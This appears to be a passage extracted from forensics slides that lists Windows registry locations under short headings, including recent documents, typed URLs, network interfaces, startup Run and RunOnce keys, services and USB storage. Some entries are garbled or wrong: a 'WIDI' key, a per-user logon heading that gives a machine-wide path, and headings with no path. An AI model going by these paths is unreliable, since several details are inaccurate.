


## **RecentDocs key**




# **TypedURLs key**

HKEY\_CURRENT\_USER/Software/Microsoft/Internet Explorer/TypedURLs




## **IP Address**

HKEY\_LOCAL\_MACHINE/SYSTEM/CurrentControlSet/services/Tcpip/Parameter s /Interfaces




## Startup location in the registry

HKEY\_LOCAL\_MACHINE/SOFTWARE/MICROSOFT/WINDOWS/CurrentVersion/Run




## **RunOnce Startup**

 $\label{local_machine} \mbox{HKEY\_LOCAL\_MACHINE/SOFTWARE/MICROSOFT/WINDOWS/CurrentVersion} \mbox{/RunOnce}$ 




# **Startup Services**

HKEY\_LOCAL\_MACHINE/SYSTEM/CurrentControlSet/services




# **Start Legacy Application**

HKEY\_LOCAL\_MACHINE/SYSTEM/CurrentControlSet/Control/WIDI




# Start when a particular user logs on.

HKEY\_LOCAL\_MACHINE/SOFTWARE/MICROSOFT/WINDOWS/CurrentVersion/Run



# **USB Storage device**

HKEY\_LOCAL\_MACHINE/SYSTEM/ControlSet00X/Enum/USBSTOR



#### **MountedDevices**

